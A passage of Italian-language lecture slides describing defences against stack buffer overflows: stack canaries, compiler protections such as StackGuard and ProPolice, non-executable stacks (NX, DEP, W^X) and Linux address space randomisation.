  - Questi approcci si basano sull'introduzione di un canarino tra i buffer e le strutture di controllo (ret address e saved ebp) dello stack
  - Quando la funzione termina, si controlla che il canarino sia ancora integro ed in caso contrario si termina il programma

# Canarini

- **Terminator canaries**: sono fatti di caratteri terminatori (tipicamente NULL) che non possono essere copiati dalle routine di copia dei buffer
- **Random canaries**: sono formati da una sequenza random di byte scelta quando il programma viene avviato
- **Random XOR canaries**: sono canarini random che vengono in qualche modo modificati usando tutto o parte della struttura di controllo che devono difendere
  - Sono efficaci anche nei casi in cui l'attaccante può sovrascrivere l'indirizzo di ritorno senza passare sopra il canarino

# Compilatori modificati

- **StackGuard**
  - Prima implementazione dei canarini
  - Implementato come patch al gcc
  - Disponibile solo per il gcc 2.95
- **ProPolice**
  - Inizialmente sviluppato come patch al gcc 3.x
  - Supporta i canarini e riarrangia l'ordine delle variabili sullo stack
  - Standard in OpenBSD ed in alcune distro di Linux
  - Incluso nel GCC 4.1
- **Windows 2003**
  - Una nuova opzione in compilazione permette di inserire dei canarini (chiamati security cookies) e di riarrangiare l'ordine delle variabili sullo stack

# Difese a livello del sistema operativo

- **Stack non eseguibile**
  - Non evita i buffer overflow, ma rende inutile inserire shellcode sullo stack
  - Provoca diversi effetti collaterali, rendendo inutilizzabili i programmi che richiedono di eseguire codice sullo stack (come la Java Virtual Machine)
  - Sfrutta meccanismi hardware: NX bit
- **Implementazioni**
  - Data Execution Prevention (DEP) incluso da Windows XP Service Pack 2 in avanti
  - OpenBSD W^X
  - ExecShield patch per Linux (default in Fedora)

# Difese a livello del sistema operativo

- Randomizzazione del layout della memoria
  - Riposiziona alcune aree chiave della memoria (tra cui lo stack) ad un diverso indirizzo ricalcolato in modo random ad ogni esecuzione del programma
  - Indovinare l'indirizzo di ritorno diventa abbastanza difficile
- Questa soluzione e' implementata (ed attivata di default) nei kernel linux dal 2.6.12 in avanti
  - Range di radomizzazione di 8MB
  - Attivabile e disattivabile agendo su:  
`/proc/sys/kernel/randomize_va_space`